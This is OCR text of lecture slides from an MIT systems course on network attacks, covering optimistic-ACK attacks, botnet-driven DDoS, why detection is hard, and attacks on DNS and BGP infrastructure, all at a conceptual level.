
# “Optimistic” ACKs




# “Optimistic” ACKs



# “Optimistic” ACKs




**victim will quickly saturate its own links, in some sense DoSing itself**




**DDoS traffic doesn't even come from attacker-owned machines!**

# attackers can also mount attacks by controlling routers

Katrina LaCurts | lacurts@mit | 6.033 2015

- **DDoS** attacks prevent legitimate access to Internet services.  Secure channels won't help us here.  **Botnets** make DDoS attacks very practical to mount.

- DDoS attacks are difficult to prevent because they are **difficult to detect.**  Signature-matching and anomaly-detection help, but have their own challenges, and are sometimes evadable.  Moreover, **DDoS traffic can mimic legitimate traffic.**

- Network attacks are particularly devastating when parts of the **network infrastructure** are attacked (e.g., DDoSing the DNS root zone, making fake BGP announcements).